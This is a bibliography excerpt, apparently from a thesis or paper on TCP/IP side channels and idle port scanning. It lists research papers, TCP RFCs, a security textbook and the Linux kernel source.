[4] Roya Ensafi et al. "Analyzing the great firewall of china over space and time." In: *Proc. Priv. Enhancing Technol.* 2015.1 (2015), pp. 61–76.

[5] Roya Ensafi et al. "Detecting intentional packet drops on the Internet via TCP/IP side channels: Extended version". In: *arXiv preprint arXiv:1312.5739* (2013).

[6] Roya Ensafi et al. "Idle port scanning and non-interference analysis of network protocol stacks using model checking". In: *19th USENIX Security Symposium (USENIX Security 10)*. 2010.

[7] Roya Ensafi et al. "Large-scale Spatiotemporal Characterization of Inconsistencies in the World's Largest Firewall". In: *arXiv preprint arXiv:1410.0735* (2014).

[8] Mathias Morbitzer. "TCP idle scans in IPv6". In: *Master's thesis, Radboud University Nijmegen, The Netherlands* (2013).

[9] W. Richard Stevens. *TCP/IP Illustrated, Vol. 1: The Protocols (Addison-Wesley Professional Computing Series)*. Addison-Wesley Professional, 1994. URL: https://flylib.com/books/en/3.223.1.179/1/.

[10] Du, Wenliang. *Computer & Internet Security: A Hands-on Approach*. Second Edition. Independently Published, 2019. URL: https://www.handsonsecurity.net/.

[11] Eddy Wesley M. "RFC 9293 - Transmission Control Protocol (TCP)". In: *MTI Systems* (August 2022). URL: https://datatracker.ietf.org/doc/html/rfc9293.

[12] Postel, Jon. "RFC 793 - Transmission Control Protocol (TCP)". In: *MTI Systems* (September 1981). URL: https://datatracker.ietf.org/doc/html/rfc793.

[13] W. Eddy. "RFC 4987 - TCP SYN Flooding Attacks and Common Mitigations". In: *MTI Systems* (August 2007). URL: https://datatracker.ietf.org/doc/html/rfc4987.

[14] Linus Torvalds. *Linux kernel Source Tree*. URL: https://github.com/torvalds/linux/tree/ffc253263a1375a65fa6c9f62a893e9767fbebfa. (accessed: 09.02.2024).

[15] Xu Zhang. "Next Generation TCP/IP Side Channels". PhD thesis. The University of New Mexico, 2018.

[16] Xu Zhang, Jeffrey Knockel, and Jedidiah R Crandall. "Onis: Inferring tcp/ip-based trust relationships completely off-path". In: *IEEE INFOCOM 2018-IEEE Conference on Computer Communications*. IEEE. 2018, pp. 2069–2077.

[17] Xu Zhang, Jeffrey Knockel, and Jedidiah R Crandall. "Original SYN: Finding machines hidden behind firewalls". In: *2015 IEEE Conference on Computer Communications (INFOCOM)*. IEEE. 2015, pp. 720–728. URL: https://ieeexplore.ieee.org/abstract/document/7218441.